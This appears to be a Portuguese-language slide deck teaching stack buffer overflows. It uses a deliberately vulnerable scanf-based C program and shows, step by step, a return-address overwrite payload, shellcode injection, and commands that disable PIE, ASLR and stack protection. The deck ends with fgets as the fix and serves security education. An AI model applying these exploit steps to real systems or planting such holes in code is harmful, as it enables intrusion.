


Stack Smashing




IMEsec 

como ler uma string em C?




como ler uma string em C?

```
scanf("%s", str);
```



Parte I

Desviando a execução



Código alvo

```
#include <stdio.h>

#define STRSIZ 64

void hack(void)
{
    printf("pwned\n");
}


int main(int argc, char **argv)
{
    char s[STRSIZ];

    scanf("%s", s);
    printf("voce digitou '%s'\n", s);
    return 0;
}
```



0 problema


s tem 64 bytes



o problema


s tem 64 bytes

E se o input tiver mais de 64 caracteres?



0 problema

```
[~]$ python3 -c 'print(64 * "a" + "bcdefgh")' |./a.out
voce digitou 'aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaabbcdefgh'
[~]$ python3 -c 'print(64 * "a" + "bcdefghi")' |./a.out
voce digitou 'aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaabbcdefghi'
Segmentation fault
```



0 problema

Por que segmentation fault?



Buffer overflow

```
0x0000555555551ad <+69>:    retq
---Type <return> to continue, or q <return> to quit---
End of assembler dump.
(gdb) b *0x0000555555551ad
Breakpoint 2 at 0x555555551ad
(gdb) c
Continuing.
voce digitou 'aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaabcdefghijklmnopqrstuvwxy'

Breakpoint 2, 0x0000555555551ad in main ()
(gdb) info reg rsp
rsp                0x7fffffffefa48    0x7fffffffefa48
(gdb) x/gx 0x7fffffffefa48
0x7fffffffefa48: 0x71706f6e6d6c6b6a
(gdb) ni


Program received signal SIGSEGV, Segmentation fault.
0x0000555555551ad in main ()
```



Layout da pilha





<code>__libc_start_main</code>	end. de retorno 8 bytes
?	rbp anterior 8 bytes
<lixo>	s 64 bytes



Layout da pilha

hack	end. de retorno 8 bytes
?	rbp anterior 8 bytes
<lixo>	s 64 bytes



Endereço de retorno


Qual o endereço de hack?



Endereço de retorno

Qual o endereço de hack?

O endereço é sempre o mesmo?



Endereço de retorno

```
#include <stdio.h>

#define STRSIZ 64

void hack(void)
{
    printf("pwned\n");
}

int main(int argc, char **argv)
{
    char s[STRSIZ];

    printf("%p\n", hack);
    return 0;
}
```




Endereço de retorno


Qual o endereço de hack?

O endereço é sempre o mesmo?

NÃO




PIE



PIE

Position Independent Executable



PIE

```
$ gcc -no-pie foo.c
```




PIE

```
[~]$ gcc -no-pie hack.c
[~]$ objdump -d a.out |grep hack
0000000000401142 <hack>:
[~]$ echo -ne 'aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaabcdefghi\x42\x11\x40\x00\x00\x00\x00'
|./a.out
voce digitou 'aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaabcdefghiB@'
pwned
Segmentation fault
```



Parte II

Injetando shellcode



Injeção

E se a função hack não existisse?



Injeção

```
#include <stdio.h>

#define STRSIZ 64

int main(int argc, char **argv)
{
    char s[STRSIZ];

    scanf("%s", s);
    printf("voce digitou '%s'\n", s);
    return 0;
}
```



Injeção

A função que queremos chamar não existe mais...



Injeção

A função que queremos chamar não existe
mais...


...mas podemos escrever instruções em s!



Layout da pilha




<code>__libc_start_main</code>	end. de retorno 8 bytes
?	rbp anterior 8 bytes
<lixo>	s 64 bytes



Layout da pilha




s	end. de retorno 8 bytes
<instruções>	rbp anterior 8 bytes
<instruções>	s 64 bytes



Endereço de retorno

Qual o endereço de s?


É sempre o mesmo?



Deja-vu?


hack é uma **função**

s é uma **variável local**



Deja-vu?

...mas os 2 mudam pelo mesmo motivo



ASLR




ASLR

(Address Space Layout Randomization)



ASLR


Existem maneiras de contornar o ASLR



ASLR


Existem maneiras de contornar ASLR

Mas o mais fácil é desabilitar



ASLR

```
$ echo 0 | sudo tee  
/proc/sys/kernel/randomize_va_space
```



Shellcode


```
bits 64
global _start
section .text
_start:
    push 0x646e7770 ; 'dnwp'
    mov rax, 1
    mov rdi, 1
    mov rsi, rsp
    mov rdx, 4
    syscall

    mov rax, 60
    mov rdi, 0
    syscall
```




Shellcode

Por que deu segfault?




Shellcode

```
[~]$ ./a.out <shellcode  
voce digitou 'hpwnd?'  
Segmentation fault  
[~]$ strace ./a.out <shellcode 2>&1 |grep SIGSEGV  
--- SIGSEGV {si_signo=SIGSEGV, si_code=SEGV_ACCERR, si_addr=  
0x7fffffff9d0} ---  
+++ killed by SIGSEGV +++
```




Execstack

A pilha não é executável!



Execstack

```
$ gcc -z execstack foo.c
```




Execstack

```
[~]$ gcc hack.c  
[~]$ ./a.out <shellcode  
voce digitou 'hpwnd?'  
Segmentation fault  
[~]$ gcc -z execstack hack.c  
[~]$ ./a.out <shellcode  
voce digitou 'hpwnd?'  
pwnd[~]$ █
```



como ler uma string em C?



como ler uma string em C?

```
fgets(s, STRSIZ, stdin);
```



Obrigado!

